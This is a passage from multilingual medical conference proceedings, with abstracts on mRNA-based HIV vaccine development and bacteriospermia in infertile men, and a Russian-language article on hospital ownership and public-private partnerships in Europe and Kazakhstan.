5. Khukhlina O.S., Antoniv A.A., Kuz'mins'ka O.B. ta in. Intensyvnist' fibrozoutvorenniya u pechintsi u khvorykh na nealkohol'nyy steatohepatyt na tli ozhyrinnya I-II stupenya ta khronichnu khvorob nyrok. *Zdobutky klinichnoyi i eksperymental'noyi medytsyny*. 2018; (2 (34)): 147–151.

## **HOW COVID-19 PANDEMIC GAVE IMPETUS TO THE DEVELOPMENT OF HIV VACCINES**

**Pylypenko Yevheniia,**

Student

Bogomolets National Medical University

**Kushnir Valentyna,**

PhD, Senoir teacher

Bogomolets National Medical University

HIV (Human Immunodeficiency Virus) - is a virus that infects a specific type of white blood cells called a T helper cell. More specifically, it attacks T helper cells that have a protein known as CD4 on the outer membrane. This kind of cell is essential in triggering the immune response to infection or other foreign materials. However, the HIV virus itself does not kill the patient. Instead, it destroys the immune system, leaving the patient susceptible to other diseases, especially certain types of cancers and pneumonia.

It is spread by contact with certain bodily fluids of a person with HIV, most commonly during unprotected sex (sex without a condom or HIV medicine to prevent or treat HIV), or through sharing injection drug equipment.

If left untreated, HIV can lead to the disease AIDS (acquired immunodeficiency syndrome).

HIV has become one of the world's most serious health and development challenges since the first cases were reported in 1981. Approximately 76 million people have become infected with HIV since the start of the epidemic. [1] Today, there are approximately 38 million people currently living with HIV, and tens of millions of people have died of AIDS-related causes since the beginning of the epidemic

The human body can't get rid of HIV and no effective HIV cure exists. So, once you have HIV, you have it for life. But for HIV, there are currently several formulations of experimental vaccines in early-stage human clinical trials. Apart from some overlap in strategy, they have one main thing in common — they rely on mRNA.

This trend reflects the intense overall interest in mRNA-based vaccine development, given its high profile and remarkable success in two of the licensed vaccines against COVID-19. More than a dozen other mRNA - based COVID-19 vaccines are in development across the globe.

Though it became one of the greatest scientific advances of the pandemic, the use of single-strand mRNA to deliver antigens and therapeutic proteins has a much longer development history — much of it gathered in the HIV and cancer fields. Vaccine experts say that this background, along with the resources, capabilities, and intent shown by Moderna and other manufacturers involved in mRNA development, will propel its use as a tool against HIV and other infectious diseases. [2]

Three main HIV vaccine candidates in 2022 include:

1. mRNA-1574 - Produced by Moderna Inc. and participating in the U.S. NIH's HVTN 302 study to examine the safety and immune responses: 1) BG505 MD39.3 mRNA, 2) BG505 MD39.3 gp151 mRNA, and 3) BG505 MD39.3 gp151 CD4KO mRNA. Each investigational vaccine candidate is designed to present the spike protein found on the surface of HIV that facilitates entry into human cells and encodes for different, but highly related stabilized proteins. [3]

2. mRNA-1644 (eOD-GT8 60mer) - Was developed by scientific teams at IAVI and Scripps Research and delivered via Moderna's mRNA platform. Recent findings from the Phase I clinical trial IAVI G001 showed that vaccination with the HIV immunogen eOD-GT8 60mer as a recombinant protein vaccine safely induced the targeted immune responses in 97% of recipients. [4]

3. HOOKIPA Pharma - Arenaviral therapeutic vaccines showed in a nonhuman, preclinical setting that 2-vector therapy induces a greater immune response than single-vector therapy and translates into a significant reduction of viral load.[5]

The momentum for applying mRNA to HIV vaccine candidates is encouraging to many in the field, given the notable failure of many HIV vaccine candidates over the years. But no one thinks this delivery system will be a panacea given all the challenges HIV presents. HIV is one of the most diverse pathogens found in nature. “RNA does not address that at all,” Sanders says. “In HIV vaccine research we need to devise these sequential vaccination programs. We need to do a lot of iteration in experimental medicine trials.” This is where speed comes into play.

Using mRNA means these iterations can get moving in a matter of months, rather than a longer, multi-year timetable for other technologies.

But the HIV antigens still need to be optimized and selected. “Then we’ll need to select the next step immunogens. And those need to be optimized,” Sanders adds. Both the germline targeting strategy and Lusso’s virus-like particles envision complicated regimens of multiple shots over time, which the COVID pandemic has shown to be a difficult proposition at best. “And we don’t actually know how many steps we’ll need in a sequential regimen,” says Sanders.

There are other hurdles too. The immune responses induced by mRNA-based SARS-CoV-2 vaccines seem to tail off rather quickly following vaccination; this would certainly be an issue with a pathogen such as HIV. The AMP studies, completed in early 2021, showed that persistently high volumes of neutralizing antibodies are likely necessary for an effective HIV vaccine, and that will be another obstacle.

Looking ahead, the pandemic has also focused intense attention on the need to expand and diversify research, development, and manufacturing efforts for all vaccines — even those employing new technologies such as mRNA — particularly in sub-Saharan Africa and Latin America, where the HIV burden is greatest, and in India, which has become a massive vaccine production hub for the globe.

In conclusion, we shouldn’t forget that the best treatment is prevention. You can use strategies such as abstinence (not having sex), never sharing needles, and using condoms the right way every time you have sex. You may also be able to take advantage of HIV prevention medicines such as pre-exposure prophylaxis (PrEP) and post-exposure prophylaxis (PEP).

**References:**

1. UNAIDS. Global HIV & AIDS statistics – 2020 fact sheet, July 2020.
2. <https://www.nih.gov/news-events/news-releases/nih-launches-clinical-trial-three-mrna-hiv-vaccines>
3. <https://www.modernatx.com/research/product-pipeline>
4. <https://clinicaltrials.gov/ct2/show/NCT03547245>
5. <https://www.hookipharma.com/our-science/our-arenavirus-platform>



## **ASYMPTOMATIC BACTERIOSPERMIA IN MEN WITH INFERTILITY**

**Shykula Roksolana**

Assistant Professor, PhD, Department of Microbiology,  
Danylo Halytsky Lviv National Medical University, Lviv, Ukraine

**Pavliak Uliana**

Assistant Professor, Department of Microbiology,  
Danylo Halytsky Lviv National Medical University, Lviv, Ukraine

**Melnyk Oksana**

Assistant Professor, PhD, Department of Microbiology,  
Danylo Halytsky Lviv National Medical University, Lviv, Ukraine

**Fafula R.V.,**

Professor, D Sci, Department of Biophysics,  
Danylo Halytsky Lviv National Medical University, Lviv, Ukraine

It is assumed that the microbiota may play an important role in the development of various pathological processes. Microbes have been found in many tissues of the human body that were previously considered sterile, including semen. According to statistics, 15% of married couples suffer from infertility, and the share of the male factor in the structure of total infertility is about 50%. Probably, microorganisms disrupt the processes of both differentiation and maturation of sperm.

During the inflammatory processes in the male genital tract, there is an increase in the number of sperm that undergo apoptosis, which may be associated with elevated levels of reactive oxygen species. However, another factor that stimulates apoptosis may be direct contact with bacteria or their products, even in the absence of ROS. Male semen, being a mixture of sperm and gonadal secretions that contains nutrients such as lipids, proteins, glycans and inorganic ions, is an ideal environment for microbial growth. So no wonder that in numerous studies of material from the genitourinary system of men the most common is *E. coli*, *Enterococcus faecalis*, *C. trachomatis*, *U. urealyticum*, *Staphylococcus haemolyticus*, *Mycoplasma genitalium*, *N. gonorrhoeae*, *Bacteroides ureolyticus*, *Pseudomonas*, *Lactobacilli*, *Prevotella*, *Fingoldia*, *Campylobacter*, *Actinomyces*, *Fusobacterium*, *Dialister*, *Peptoniphilus Lactobacillus*, *Gardnerella*, *Ureaplasma*. Today, the problem of studying the molecular and biological patterns of spermatogenesis and the role of the microbiota in this process remains relevant.

The most common method of identifying a bacterial infection of the male urogenital tract is microbiological culture of seminal fluid or prostate juice. If after classical sowing the number of colonies of pathogens is large, there is a version of the probable damage to the spermatogenic epithelium or sperm by free oxygen radicals.

They are always in excess contained in infected biological fluids because in the inflammatory process they migrate phagocytes with activated oxygen-dependent enzymes. However, the question whether the detected infectious factors always causes azoospermia is not straightforward.

The study included patients diagnosed with non-obstructive azoospermia (NOA) and obstructive azoospermia (OA). Infectious screening included analysis of urethral secretions, bacteriological examination of sperm and / or prostate secretion, assessment of the species and quantitative composition of the microflora of the urogenital tract in men. The number of men with a history of *Trichomonas vaginalis* infection in NOA was 1.6%, and in OA - 1.5%. The frequency of detection of *Chlamydia trachomatis* by PCR in NOA was 3.3%, and in OA - 2.9%. *Mycoplasma hominis* in NOA was detected in 5.7%, and in OA - in 2.9%. Ureaplasma was diagnosed in 12.3% in NOA and in 11.7% in OA. At NOA *Neisseria gonorrhoeae* was found in 6.6%, and at OA - in 13.2%. Herpes simplex virus type 2 was observed in 5.7% of men with NOA and in 7.3% of men with OA. Gardnerella was diagnosed in 9.0% of men with NOA and 13.3% of men with OA. low performance. The incidence of enterococci in men with azoospermia in OA is 32.3%, which is almost twice as high as in NOA (17.2%). Infection of ejaculate / prostate secretion with *Escherichia coli* in NOA was detected in 13.1%, and in OA - in 23.5%. *Staphylococcus aureus* was detected only in OA (4.4%).  $\beta$ -hemolytic streptococcus was found in both NOA (7.4%) and OA (13.2%). *Streptococcus epidermidis* is found only in OA - 4.4%. The correspondence of bacteriospermia to the data of clinical examination of men with a history of chronic inflammatory diseases of the genitals has been demonstrated.

These data allow us to conclude about the significant influence of opportunistic and pathogenic microorganisms, as part of associations or as individual microorganisms, on the morphofunctional state of sperm. A detailed study of the dynamics the biological properties and patterns of functioning of microorganisms that are part of it, will address a number of issues related to the development of infertility. Based on the analysis of literature data, as well as personal experience, the authors determine the presence of morphofunctional changes in stable cellular forms of bacteria and their importance in adaptation strategies.

## **АНАЛИЗ ДЕЯТЕЛЬНОСТИ БОЛЬНИЦ В ЗАВИСИМОСТИ ОТ ФОРМЫ СОБСТВЕННОСТИ В БОЛЬНИЧНЫМ СЕКТОРЕ СТРАН ЕВРОПЫ**

**Кудайбергенова Майгуль Казакбаевна**

соискатель степени DBA Деловое администрирование в здравоохранении,  
факультет медицины и здравоохранения, кафедра «Эпидемиологии,  
биостатистики и доказательной медицины» Казахского национального  
университета имени аль-Фараби,

Должность - Заместитель директора по финансам Больницы Медицинского  
центра управления делами Президента Республики Казахстан

В статье рассмотрен анализ работы больничного сектора в зарубежных странах в зависимости от формы собственности, а также рассмотрены использование механизмов государственно-частного партнерства (ГЧП) и эффективности частных инвестиционных затрат в стационарный сектор. Дискутируется влияние изменения имущественной формы собственности больниц на эффективность деятельности этих больниц. Эти примеры помогают нам понять эффективна ли политика привлечения частных инвестиций в больничный сектор и, в свете этого, как изменилась финансовая модель управления больничными организациями в зарубежных странах. Представлены результаты реформ в больничном секторе Казахстана, нашедших выражение в укрупнении больничных организации и объединении городских больниц с специализированными.

*Ключевые слова:* больничный сектор, частные инвестиции, механизмы ГЧП, форма собственности больниц, сокращение затрат в больничном секторе, эффективность затрат, управление больницами.

The article analyses the hospital's activities depending on the form of ownership of hospitals in foreign countries, the use of public-private partnership (PPP) mechanisms and the cost-effectiveness of private investments in the hospital sector. The influence of changes in the property form of ownership of hospitals on the efficiency of these hospitals is discussed. These examples help us understand whether the policy of attracting private investment in the hospital sector is effective and, in light of this, how the financial model of managing hospital organizations in foreign countries has changed. The results of reforms in the hospital segment of Kazakhstan, which have found expression in the enlargement of hospital organizations and the merger of city hospitals with specialized ones, are presented.

*Key words:* hospital sector, hospital segment, private investment, PPP mechanisms, hospital ownership, cost reduction in the hospital sector, cost efficiency, hospital management.

### **Введение**

Больничной сектор является одним из самых затратных секторов системы здравоохранения во всех странах, вне зависимости от вида и формы финансирования отрасли. Как бы то ни было, как правительства стран, так и руководители больниц заинтересованы в уменьшении расходов на этот сектор, либо получении максимальной эффективности от наименьших возможных затрат на него. Больницы, находящиеся под финансовым давлением, могут испытывать трудности с поддержанием качества и безопасности пациентов, а также имеют худшие результаты для пациентов по сравнению с больницами с хорошо обеспеченными ресурсами. Финансово стабильные больницы могут лучше поддерживать высокое качество обслуживания и предоставлять ресурсы [1, с. 11-13].

Финансовая жизнеспособность больниц является ключевым фактором устойчивости системы здравоохранения, поскольку в конечном итоге влияет на стоимость, качество и доступность медицинской помощи, предоставляемой пациентам. В соответствии с формами финансирования систем здравоохранения в мире, все больницы условно могут быть разделены на три вида: государственные больницы – принадлежат и финансируются государством, коммерческие больницы – принадлежат частным владельцам и финансируемые частными источниками и некоммерческие больницы – больницы, которые занимают промежуточное положение между государственными и частными. Вид имущественного отношения больницы имеет связь с финансовой прибыльностью и рентабельностью больницы. [2, с. 81].

### **Материалы и методы**

В качестве объекта исследования выступает больничной сектор системы здравоохранения. Цель исследования состоит в анализе текущей ситуации и результатов реформирования больничном сектора и связанных с этим изменений экономических аспектов в развитии казахстанского больничного сектора путем поиска и изучения параллелей в международном пространстве. Для достижения поставленной цели необходимо произвести анализ особенностей и оценку современного состояния больничного сектора в условиях казахстанской экономики, исследование текущей ситуации в больничном секторе Казахстана.

При написании данной статьи были использованы теоретические и эмпирические методы. Среди теоретических методов были применены такие научные методы как сравнение и обобщение независимых характеристик. В качестве эмпирического метода был использован метод изучения литературы. Также в процессе исследования авторы использовали общетеоретические методы (анализ и синтез, сравнение, комплексный подход), научные (сбор и анализ первичной и вторичной информации, сравнительный анализ) методы.

### **Основная часть. Результаты исследования**

В мировом научном сообществе, в особенности в странах, прошедших тернистый путь реорганизаций больничных учреждений, не существует однозначного и единого мнения, что коммерциализированные и приватизированные больницы эффективнее и финансово устойчивее, чем

государственные. В литературе нет однозначного мнения в пользу коммерческих или государственных больниц. Kruse и др. отмечают, что высокая эффективность деятельности коммерческих больниц переоценена, и что, частные клиники не могут превосходить по качеству и эффективности государственные или некоммерческие больницы [3, с. e443]. Sloan и коллеги приводят данные в пользу того, что эффективность коммерческих больниц обусловлена тем, что они, как правило, устанавливают более высокие цены, чем государственные и некоммерческие больницы [4, с. 18]. При этом, несмотря на более высокие затраты для плательщика, коммерческие больницы часто оптимизируют свои расходы передавая услуги на аутсорсинг и, таким образом, могут минимизировать количество нанятого персонала, особенно немедицинского персонала [5, с. 752].

В течение двух десятилетий больничный сектор Германии претерпел значительные изменения в части перевода государственных больниц в руки частных. Глобальные экономические кризисы провоцировали рост цен на услуги здравоохранения, в связи с чем государство обрастало долгами, что вынудило правительство искать финансовой помощи у частного бизнеса. Результатом таких действий стала приватизация большого количества государственных больниц, а также сокращение общего количества больниц в Германии. Реформы в больничном секторе заключались в привлечении частных инвестиций в сектор здравоохранения. Как результат к 2018 году около 65% больниц в Германии являются частными (коммерческими или некоммерческими). Учитывая несколько возможных причин такого развития, основной движущей силой этих преобразований в больничном секторе была необходимость повышения эффективности больниц [6, с. 115]. Вместе с тем анализ европейских больниц показывает как эффективность частных клиник перед государственными, так и наоборот [7, с. 3].

По данным Федерального статистического управления Германии, общее количество больниц в стране ежегодно продолжает сокращаться, уменьшившись за последние двадцать лет с 2 242 (2000 г.) до 1 914 (2019 г.)<sup>1</sup>. Причины для закрытия больниц в Германии, в большинстве своем, связаны с так называемой продолжающейся реформой больниц (Krankenhausreform) [8, с. 782] или законом о структуре больниц (Krankenhausstrukturgesetz) [9, с. 97]. Другие же причины связаны, согласно объяснениям правительства, с сокращением численности сельского населения, которое ведет к закрытию сельских больниц, а также старением населения в целом, вследствие чего возникает необходимость проверять больницы на предмет соответствия современным требованиям имеющегося оборудования, персонала и доступности медицинской помощи для населения.

---

<sup>1</sup> Statistisches Bundesamt, <https://www.destatis.de/EN/Themes/Society-Environment/Health/Hospitals/Tables/gd-hospitals-laender.html>

По данным коммерческого бюро Statista, количество частных больниц в Германии увеличилось с 444 (2004 г.) до 583 (2018 г.)<sup>2</sup>. Частные компании, частично спонсируемые частными страховыми компаниями и другими инвесторами, захватывают больницы и внедряют современные методы управления и маркетинга. Больницы, финансируемые из частных источников, в целом открыты для всех пациентов, а не только для 10% населения Германии, имеющих частную медицинскую страховку.

Эффективность и сокращение затрат в больничном секторе Германии занимали важное место в повестке дня руководства в течение двух десятилетий, однако затем топ-менеджмент больниц все чаще стал признавать, что они не могут игнорировать стратегическое процветание и стремление к достижению еще больших высот в своей деятельности, побуждая больницы конкурировать между собой по многим параметрам [10, с. 2; 11, с. 279]. Ценообразование в секторе здравоохранения и больничных услуг зависит от результатов и затрат [12, с. 1]. А затраты и инвестиции, лежащие в основе принимаемых решений, служат также и основой для нигилирования некоторых мер предосторожности. Статистика показывает, что огромное количество немецких больниц со временем может неминуемо столкнуться с банкротством, если не будет проведена фундаментальная реструктуризация [13, с. 77].

В целом, несмотря на активное вовлечение частного сектора в государственные больницы в Германии, доказанные данные об эффективности и качестве частных больниц над государственными, к сожалению, ограничены. На это влияет то, что государственные и частные больницы не различаются по правилу возмещения расходов и получают оплату по системе КЗГ [7, с. 2].

В Великобритании около 85% расходов здравоохранения (на 2014 г.) покрывается в системе NHS (Национальной системе здравоохранения Англии), которая полностью финансируется государством из налогов [14, с. 26]. Существенную роль в деятельности больничного сектора здесь играет сложившаяся система первичной медико-санитарной помощи (ПМСП), где бюджеты на приобретение стационарных услуг направляются врачам общей практики (ВОП), что делает больницы зависимыми от них.

В 90-х годах прошлого столетия в Великобритании началось внедрение основ для реализации ГЧП проектов в системе здравоохранения после того, как государство признало, что испытывает трудности в финансировании больниц в системе NHS. Государством была создана Инициатива частного финансирования (Private Finance Initiative (PFI)) [15, с. 2-3], в рамках которой было реализовано 130 проектов в течение 12 лет. Эта инициатива была направлена на модернизацию объектов здравоохранения, состояние которых ухудшилось вследствие образовавшегося дефицита бюджета, устаревающей инфраструктуры и недостаточного количества койко-мест. По состоянию на 2014 год общее количество проектов ГЧП в секторе здравоохранения Великобритании

---

<sup>2</sup> Statista - немецкая частная компания, работающая в области рыночных и потребительских данных (<https://www.statista.com/>). Является дочерней компанией Ströer, StrÖEr Content Group GmbH, специализирующейся на рекламной деятельности.

составляло 123 проекта с капитальной стоимостью в 12,1 млрд. фунтов стерлингов [16, с. ].

В обязанности NHS, прежде всего, входит оказание качественной медицинской помощи населению. Однако, существенную долю затрат больничного сектора составляют административно-хозяйственные расходы, часть которых, наряду с проектированием, строительством и техническим обслуживанием объектов здравоохранения, и возлагаются на частного инвестора. Часто это клининговая служба, организация питания, оснащение больниц медицинским оборудованием и др.

Существенным моментом в участии частного инвестора в сфере здравоохранения является активное внедрение инноваций здравоохранения, таких как разработка и применение нового медицинского изделия, оборудования и препаратов [16, с. 261].

В 2019 году правительством Великобритании было объявлено об отказе от инициативы PFI и принят новый бюджетный план с новыми подходами к ГЧП. Причиной тому послужило несколько факторов, в числе которых оказалось значительное увеличение бюджетных расходов после объявления о ликвидации одной из ведущих строительных компаний, участвовавшей в проекте PFI. В результате необходимые для завершения проекта суммы в несколько раз превысили необходимые капитальные затраты, если бы проект изначально осуществлялся на бюджетные деньги [17, с. 85]. Еще одним фактором, повлиявшим на отказ от PFI, послужила критика Министерства финансов Великобритании, которая указывала на то, что такие формы займов не являются более эффективными, чем другие виды, при этом средства налогоплательщиков подвержены одинаковым рискам. Тем не менее, опыт Великобритании в привлечении частных инвестиций в развитие социальной инфраструктуры, в частности больниц, широко применяется во многих европейских странах, а также за пределами Европы.

Одним из примеров реализации механизмов ГЧП в социальных сферах по примеру Великобритании, в т.ч. здравоохранении, служит пример Швеции. В 2008 году в Швеции было принято решение о строительстве новой больницы New Karolinska Solna (NKS) в рамках ГЧП. В этом проекте были следующие цели: интеграция медицинской помощи, исследований и образования; привлекательная и гуманная (психологически и физически комфортная) среда как внутри больницы, так и рядом с ней; эффективные процессы и решения, позволяющие непрерывно развиваться; перспектива устойчивого развития [18, с. 177]. Этот ГЧП проект предусматривает финансирование, строительство, эксплуатацию и поддержку новой больницы до 2040 года. При этом общая сумма финансирования проекта к 2040 г. составит почти 61 млрд шведских крон (около 5,8 млрд евро).

В исследовании больниц Польши по анализу финансового положения больниц (с использованием коэффициентов долга и платежеспособности) и его взаимосвязи с учредителем и размером больницы отмечено, что подавляющее большинство государственных больниц имеют задолженность, и их структура собственности не влияет на их финансовое состояние [19, с. 1]. Система

здравоохранения Польши финансируется из средств ОМС, которым охвачено около 98% населения страны, взносы взимаются в качестве налога с работодателей. В 2018 году государственные больничные койки составляли 87% от общего количества больничных коек в Польше. Структура собственности государственных больниц фрагментирована и разделена между тремя уровнями местного управления (муниципалитеты, округа, воеводства), министерствами и медицинскими университетами. Основным плательщиком является Национальный фонд здравоохранения [20, с. 2]. Нестабильная финансовая ситуация и растущие долги государственных больниц в Польше вызывают беспокойство уже более двух десятилетий [21, с. 5]. Основная доля задолженности больниц приходится на поставщиков лекарств, материалов и энергоресурсов (70% от общей суммы просроченной задолженности в 2018 году). Наличие просроченной задолженности порождает дополнительные расходы - штрафные проценты за невыполнение обязательств в срок. Анализ 52 государственных польских больниц, проведенный за период 2015-16 гг. Региональным аудиторским комитетом показал, что совокупная стоимость штрафов составила более 39 млн. злотых (5% от общей суммы задолженности) [22, с. 61]. Реформа больничной сети, реализованная в 2017 году, хотя и не была напрямую направлена на решение проблемы задолженности больниц, включала элементы, направленные на улучшение взаимоотношений между плательщиком и поставщиками больничных услуг при обеспечении непрерывности и стабильности финансирования для последних [23, с. 539].

В исследовании, проведенном компанией Deloitte совместно с Ассоциацией финансового менеджмента здравоохранения (HFMA - Healthcare Financial Management Association) был проведен количественный анализ финансовых и операционных показателей более 750 приобретенных или объединенных больниц и показателей качества. Период исследования включал 2008-2014 гг. Эта работа также включала качественный онлайн-опрос 90 финансовых руководителей больниц и телефонные интервью с еще 13 финансовыми руководителями, больница которых участвовала в сделке слияния и поглощения [24, с. 1].

Исследование показало, что финансовый опыт объединенных больниц сильно различается. Одни больницы сразу достигали поставленных целей по повышению качества и снижению затрат, другим же требовалось больше времени. Так, около 70% респондентов заявили, что они достигли, по крайней мере, некоторой части эффективности прогнозируемой структуры затрат при объединении, из которых около 15% больниц достигли этой цели в размере 75-100%. Ключевыми характеристиками, которыми отличались больницы, достигшие целей по сокращению затрат и увеличению качества, по крайней мере в течение двухлетнего периода после слияния, были следующие основные принципы, которыми они руководствовались:

1. Определенная операционная модель – основывалась на:
  - стратегическом видении объединенной больницы;
  - идентификации и тестировании областей извлечения прибыли;



- приверженности стратегии по реализации возможностей роста доходов и снижения затрат;

- выявлении стимулирующих проводников развития.

2. Проактивная и прозрачная коммуникационная стратегия: отмечена важность понимания уникальной культуры каждой организации и, что неспособность выявить культурные различия может затруднить достижение недавно объединенными организациями своих стратегических целей.

3. Фокус на планировании и выполнении интеграции: руководители операций с крупными суммами считали, что они тратили больше времени на интеграцию, чем руководители операций с небольшими суммами. Более того, наличие плана интеграции, который согласуется со стратегическим обоснованием объединения, было одним из наиболее часто упоминаемых «извлеченных уроков» респондентами.

### **Опыт Казахстана**

Существующая в Казахстане сеть больниц работает нерационально, имеет разрозненную структуру и имеет тенденцию к росту мощностей без сопутствующего наращивания эффективности и качества медицинских услуг, что не может не сказываться и на финансовой жизнеспособности больницы. Бюджетная форма финансирования, которая не покрывала всех потребностей больничного сектора, вкупе с такими факторами, как отсутствие мотивации у персонала больницы приводило к механическому перенаправлению сложных пациентов на более высокий уровень без учета объективных показаний для этого. Сложившаяся ситуация в стационарном секторе отразилась в нерациональном использовании финансовых средств и снижению эффективности сектора и потребовала принятия мер по реструктуризации больничной сети и реформирования.

Решение об интеграции монопрофильных специализированных стационаров в многопрофильные стационары было принято после проведенного комплексного исследования больничных организаций, в результате которого в 2010 году были разработаны мастер планы по реструктуризации больничного сектора для регионов с применением новых стандартов планирования, оснащения оборудования и кадрового обеспечения. Также наряду с этими предложениями было рекомендовано внедрение механизмов инвестиционного планирования в соответствии с потребностями населения, приближения специализированных услуг населению. Реализация этих задач происходит посредством привлечения частных инвестиций в отрасль здравоохранения с развитием и применением механизмов государственно-частного партнерства (ГЧП). В рамках этих задач центром ГЧП Национального научного центра развития здравоохранения им. С. Каирбековой совместно с Министерством здравоохранения, ведется работа по разработке и реализации региональных перспективных планов, которые соответствуют единой политике в области развития инфраструктуры здравоохранения и улучшения менеджмента путем привлечения частного партнера.

В целом, реформы, предпринятые в больничном секторе Казахстана предусматривают следующие виды преобразований:

1) Интеграция монопрофильных стационаров в многопрофильные больницы - в основном касается медицинских организаций городской местности. Эта интеграция предполагает мероприятия по объединению таких стационаров, как городской родильный дом или перинатальный центр с городской больницей (н-р, объединение городской больницы №2 и перинатального центра №1, объединение Онкологического центра и Городской инфекционной больницы в г. Нур-Султан). Эти преобразования приведут к постепенному укрупнению больничной сети и, как следствие, к уменьшению общего количества больниц;

2) Строительство новой многопрофильной больницы с привлечением частного инвестора. Это мероприятие предполагает под собой либо достройку дополнительного здания с специализированным профилем к существующей городской больнице (как н-р, в случае, если рядом с больницей нет роддома, то будут достраивать здание роддома), либо строительство с нуля новой многопрофильной больницы или университетской клиники в соответствии с международными стандартами;

3) В сельской местности медицинская помощь в больницах будет организована по 4 основным профилям (терапия, педиатрия, акушерство и гинекология, хирургия (в т.ч. экстренная травма), а также создание межрайонных многопрофильных больниц.

### **Выводы**

Таким образом, проведенный анализ опыта зарубежных стран показывает, что изменение собственности больниц и привлечение инвестиций не имеет прямой связи с увеличением качества и эффективности больничного сектора. В этой связи реформы правительства по привлечению частных инвестиций в больничный сектор Казахстана нельзя назвать шагом, направленным непосредственно на повышение качества медицинских услуг в больницах. Однако, частные инвестиции позволяют вовлечь бизнес в социальные отрасли, создавая задел для конкуренции на рынке медицинских услуг стационарного сектора, а также позволяя частному инвестору непосредственно участвовать в проектировании новых больниц с учетом лучшей практики и интересов для бизнеса. Кроме того, частный инвестор берет часть обязательств по планированию, проектированию, строительству на себя и заинтересован в эффективной работе больницы учитывая взятые обязательства, и дает толчок для внедрения инноваций в медицине.

Для достижения показателей снижения затрат на больничные услуги вместе с одновременным повышением качества оказываемых услуг, больницам необходимо придерживаться строго определенной стратегии, которые включают конкретное видение, идентификацию области извлечения выгод от объединения больниц, приверженности стратегии по реализации возможностей, выявлении стимулов-проводников. Кроме того, руководству больниц необходимо уделить достаточное время коммуникациям на этапе планирования, а также сфокусироваться на реализации мероприятий по интеграции.

**Список литературы**

1. Akinleye, Dean D., McNutt, L-A., Lazariu, V., McLaughlin, C.C. (2019). Correlation between hospital finances and quality and safety of patient care. *PLoS ONE*, 14(8).
2. Jeurissen, P. P. (2021). For-Profit Hospitals Have Thrived Because of Generous Public Reimbursement Schemes, Not Greater Efficiency: A Multi-Country Case Study. *International Journal of Health Services*, 51(1) p. 67-89.
3. Kruse F.M., S. N. (2018). Do private hospitals outperform public hospitals regarding efficiency, accessibility, and quality of care in the European Union? A literature review. *Int J Health Plann Manage*, 33(2):e434–e453.
4. Sloan F.A., P. G.-Y. (2001). Hospital ownership and cost and quality of care: is there a dime's worth of difference? . *J Health Econ.*, 20(1):1–21.
5. Heimeshoff M., S. J. (2014). Employment effects on hospital privatization in Germany. *Eur J Health Econ.*, 15(7):747–757.
6. Oliver Tiemann, J. S. (2009). Effects of Ownership on Hospital Efficiency in Germany. *Verband der Hochschullehrer für Betriebswirtschaft e.V.*, Volume 2 | Issue 2 | December 2009 | 115-145.
7. Siciliani, L. (2018). Background report for Economic Policy Council on Public-private Mix in Provision of Hospital Care across European countries. Report prepared for the Finnish Economic Policy Council.
8. Dittmann, H. (2015). Das Qualitätsziel der Krankenhausreform 2015: eine ökonomische Analyse (Hospital Reform 2015 and Quality Incentives: An Economic Analysis). *Wirtschaftsdienst - Journal for Economic Policy*, 95, pages 782–788.
9. H. Dittmann, B. A. (2016). Das Krankenhausstrukturgesetz 2015 – Der gesundheitspolitisch richtige Weg? Eine wettbewerbsökonomische Einschätzung. *Zeitschrift für Wirtschaftspolitik*, 97-121.
10. Rasche, C. (2016). Krankenhäuser als Expertenorganisationen – Wertschaffung und Produktivitätssteigerung durch innovative Geschäftsmodelle. In M. A. Pfannstiel, C. Rasche, & H. Mehling (Eds.). *Dienstleistungsmanagement im Krankenhaus - Nachhaltige Wertgenerierung jenseits der operativen Exzellenz*, pp. 1–24.
11. Reinersdorff, R. a. (2015). Gesundheitsmanagement. *WISU*, 44(8–9), 279–286.
12. Porter, M. E. (2010). What is value in health care? . *New England Journal of Medicine*, 26, S.2477–S.2481.
13. Braun von Reinersdorff, A. &. (2014). Mobilisierung strategische und operativer Leistungsreserven im Krankenhaus – Gestaltungsfelder und Grenzen der Service-Industrialisierung, Bouncken, R./Pfannstiel, M.A./Reuschl, A.J. (Hrsg.): *Dienstleistungsmanagement im Krankenhaus (Band II)*, Berlin, S. 76-85.
14. Омеляновский, В. В. (2014). Зарубежный опыт: модели финансирования и организации систем здравоохранения. *Финансовый журнал / Financial journal* №3 2014, №3, стр. 22-34.

15. NHS, Department of Health (2013). *07 Public private partnerships — Healthcare UK*. UK Trade & Investment.
16. Шаманина, Э. (2016). Применение государственно-частного партнерства в отношении объектов здравоохранения в Великобритании. Государственно-частное партнерство, № 4, стр. 247-264.
17. Завьялова, Е. Б. (2019). Международная практика применения механизмов ГЧП в сфере здравоохранения. Экономика и управление: проблемы, решения, № 2 том 12, стр. 83-90.
18. Торопушина Е.Е., Б. Е. (2020. № 4). ГОСУДАРСТВЕННО-ЧАСТНОЕ ПАРТНЕРСТВО В СОЦИАЛЬНОЙ СФЕРЕ АРКТИЧЕСКИХ СТРАН ЕВРОПЫ. Вопросы государственного и муниципального управления. , 167-190.
19. Miszczyńska, K. a. (2021). Debt, Ownership, and Size: The Case of Hospitals in Poland. *Int. J. Environ. Res. Public Health*, 18, 4596.
20. Dubas-Jakóbczyk, K., Kocot, E., & Kozie, A. (2020). Financial Performance of Public Hospitals: A Cross-Sectional Study among Polish Providers. *Int J Environ Res Public Health.*, 17(7): 2188.
21. Boulhol H., S. A. (2012). Improving the Health-Care System in Poland. *OECD Working Paper No. 957*.
22. Regional Accountancy Committee, (2018). *Informacja o Wynikach Kontroli Koordynowanej: Kontrola Zadłużenia SPZOZ, dla Których Podmiotem Tworzącym są Jednostki Samorządu Terytorialnego. Audit Results—Debts of SPZOZ Owned by Local Governments. Kraków 2018. (In Polish)*. Kraków.
23. Dubas-Jakóbczyk, K., Kowalska-Bobko, I., & Sowada, C. (2019). The 2017 reform of the hospital sector in Poland - The challenge of consistent design. *Health Policy*, 123(6):538-543.
24. Clark Knapp, (2017). Hospital M&A: When done well, M&A can achieve valuable outcomes. Deloitte Center for Health Solutions.

## **ПІДХОДИ ДО ФОРМУЛЮВАННЯ ДІАГНОЗУ МЕЛАНОЦИТАРНИХ ТА НЕМЕЛАНОЦИТАРНИХ НЕВУСІВ У ЗБРОЙНИХ СИЛАХ УКРАЇНИ**

**Кушнір Валерій Олександрович**

Полковник м/с ЗСУ, магістр медицини, дерматовенеролог  
аспірант III року навчання  
Вінницького Національного Медичного Університету  
ім. М.І. Пирогова

**Фоміна Людмила Василівна,**

д. мед. наук, професор, керівник навчального відділу  
Вінницького Національного Медичного Університету  
